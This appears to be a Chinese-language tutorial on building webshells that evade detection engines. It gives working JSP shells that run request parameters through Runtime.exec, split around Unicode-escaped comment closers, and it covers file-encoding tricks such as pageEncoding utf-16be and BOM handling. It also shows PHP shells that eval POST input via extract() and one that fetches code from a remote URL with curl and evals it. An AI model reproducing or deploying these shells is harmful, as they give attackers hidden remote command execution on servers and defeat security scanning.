
这次我们将\转义,从而使unicode的换行符变成正常的字符,从而使后面的内容不会逃逸出注释,但是有的引擎可能会将\u000a当成一个unicode去解析成换行符,从而认为这段代码语义错误,漏洞的产生点就在于引擎和实际的编译器对于这段注释的处理不一致
可以看到IDEA不认为这是换行符,仍然可以正常执行代码
Unicode 闭合注释
jspx
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<!DOCTYPE html>
<html>
<head>
    <title>JSP - Hello World</title>
</head>
<body>
<h1>
    <jsp:scriptlet>
        Runtime.getRuntime()
    </jsp:scriptlet>
        <!-- xxxx \u002D\u002D\u003E -->
    <jsp:scriptlet>
        .exec(request.getParameter("test"));
    </jsp:scriptlet>
</h1>
<br/>
<a href="hello-servlet">Hello Servlet</a>
</body>
</html>

在这段代码中,我们将
Runtime.getRuntime().exec(request.getParameter("test"));分成了两段,中间增加了一段注释,\u002D\u002D\u003E解析过来就是-->,显然编译器认为是注释,但有些引擎可能认为注释提前闭合,导致→逃逸出注释,所以代码有语义错误,从而无法执行,认为没有危险就放行了
jsp
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<!DOCTYPE html>
<html>
<head>
    <title>JSP - Hello World</title>
</head>
<body>
<h1>
    <%
        Runtime
    %>
    <%
        .getRuntime()
    %>
    <%-- xxxxx\u002D\u002D\u0025\u003E --%>
    <%
        .exec(request.getParameter("test"));
    %>
</h1>
<br/>
<a href="hello-servlet">Hello Servlet</a>
</body>
</html>

这段代码报错的原因是jsp不会省略中间的空白字符,所以上述代码等价于以下代码
Runtime
out.write('\r');
out.write('\n');
.getRuntime()
out.write('\r');
out.write('\n');
out.write('\r');
out.write('\n');
.exec(request.getParameter("test"));
存在语法错误
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<!DOCTYPE html>
<html>
<head>
    <title>JSP - Hello World</title>
</head>
<body>
<h1>
    <%
        Runtime
    %><%
        .getRuntime()
    %><%-- xxxxx\u002D\u002D\u0025\u003E --%><%
    .exec(request.getParameter("test"));
    %>
</h1>
<br/>
<a href="hello-servlet">Hello Servlet</a>
</body>
</html>

我们可以将代码紧凑着些,从而消除空白字符

我们也可以使用jsp的配置 trimDirectiveWhitespaces ,来忽略空白字符
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<%@ page trimDirectiveWhitespaces='true' %>
<!DOCTYPE html>
<html>
<head>
    <title>JSP - Hello World</title>
</head>
<body>
<h1>
    <%
        Runtime
    %>
    <%
        .getRuntime()
    %>
    <%-- xxxxx\u002D\u002D\u0025\u003E --%>
    <%
        .exec(request.getParameter("test"));
    %>
</h1>
<br/>
<a href="hello-servlet">Hello Servlet</a>
</body>
</html>
JSP Webshell 文件编码绕过
JSP解析文本编码的过程
- 如果文挡有BOM(字节顺序标记),就定义了文件编码(BOM就是文件前四个16进制字节)
- 如果有BOM,但无法识别(即不在定义好的编码方式之中),根据文本内容中的pageEncoding的值来决定最终编码
- 如果没有BOM,就查看XML encoding声明的编码属性
- 如果上述两个都没有,就假定XML文挡采用UTF-8编码
pageEncoding方式
第一种
<%@ page language="java" pageEncoding="utf-16be"%>
或
<%@ page contentType="charset=utf-16be" %>
或
<%@ tag language="java" pageEncoding="utf-16be"%>
或
<%@ tag contentType="charset=utf-16be" %>
第二种
<jsp:directive.page pageEncoding="utf-16be"/>
或
<jsp:directive.page contentType="charset=utf-16be"/>
或
<jsp:directive.tag pageEncoding="utf-16be"/>
或
<jsp:directive.tag contentType="charset=utf-16be"/>
任意放置的jspReader.matches与%@
刚刚我们只提到了这两个标签的利用具有编码的局限性,然而如果你再仔细看我们后面提出的两种新的编码利用会发现在函数getPageEncodingForJspSyntax中,它通过while循环不断往后查找符号<,之后在调用jspReader.matches寻找%@或jsp:directive.
private String getPageEncodingForJspSyntax(JspReader jspReader,
            Mark startMark)
    throws JasperException {

        xxxx

        while (true) {
            if (jspReader.skipUntil("<") == null) {
                break;
            }
                xxxx
            boolean isDirective = jspReader.matches("%@");
            if (isDirective) {
                jspReader.skipSpaces();
            }
            else {
                isDirective = jspReader.matches("jsp:directive.");
            }
            if (!isDirective) {
                continue;
            }

           xxxx
    }
因此从这里我们可以看出<jsp:directive.或<%@并没有要求在某个具体的位置,因此它可以在最前面,可以在中间甚至可以在最后面
调用链逃离(思路通用,这里以PHP为例)
Webshell本质上来说是一种命令或代码执行漏洞,对于这样的“漏洞”来说,我们通常将函数调用链分为三部分
- Source
- Sanitizer
- Sink

其中,Source和Sink是肯定存在的,而Sanitizer不一定。正常的代码中间可能会有一些过滤,也可能完全没有过滤;而Webshell更多可
能不存在过滤,但也不排除为了迷惑观察者而添加的一些没有效果的过滤。
那么,我们在构造Webshell时,就可以从上面三部分入手。比如,如果我们能找到一种方法,检测引擎不认为是Source,而实际上可以
获取用户传递的参数,那么就可以打破利用链的检测,构造Webshell。在PHP检测引擎中, $_GET 、 $_POST 、 $_COOKIE 等超全局变量
是妥妥的Source,那么,除了使用这些超全局变量来获取GPC参数以外,还有其他获取GPC的方法吗?

可以相比于直接用GET/POST接收,这种方法已经将可疑度降到了1,说明还是有一定效果的
这个思路当然还可以继续拓展,还有很多函数可以获取用户输入,比如 getallheaders() 、apache_request_headers() 、 getenv() ,不一
而足,在测试的时候都可以试试

这次我们尝试用extract函数试试接收参数
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-09-06 22:15:54
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-07 16:01:18
 $ @FilePath: \php-code\testRCE.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/

// 接收POST参数
$postData = $_POST;

// 使用extract函数将POST参数提取为变量
extract($postData);
echo eval($a);

?>

我们可以看到一样有一定的效果
CURL逃逸
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-09-06 22:15:54
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-07 16:25:25
 $ @FilePath: \php-code\test\testRCE.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
$url = "http://php-code:9003/eval.txt";
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_HTTPHEADER, $headerArray);
$output = curl_exec($ch);
curl_close($ch);
echo $output;
eval($output);
eval.txt
代码解释
定义
$url变量,并设置一个包含远程文件路径的 URL。使用
curl_init()初始化 cURL 会话,创建一个 cURL 句柄。使用
函数设置 cURL 选项:
CURLOPT_URL:设置待获取的 URL 地址。CURLOPT_SSL_VERIFYPEER:设置是否验证对等证书(建议设为FALSE)。CURLOPT_SSL_VERIFYHOST:设置是否验证主机证书(建议设为FALSE)。CURLOPT_RETURNTRANSFER:设置是否返回获取的结果而不直接输出。
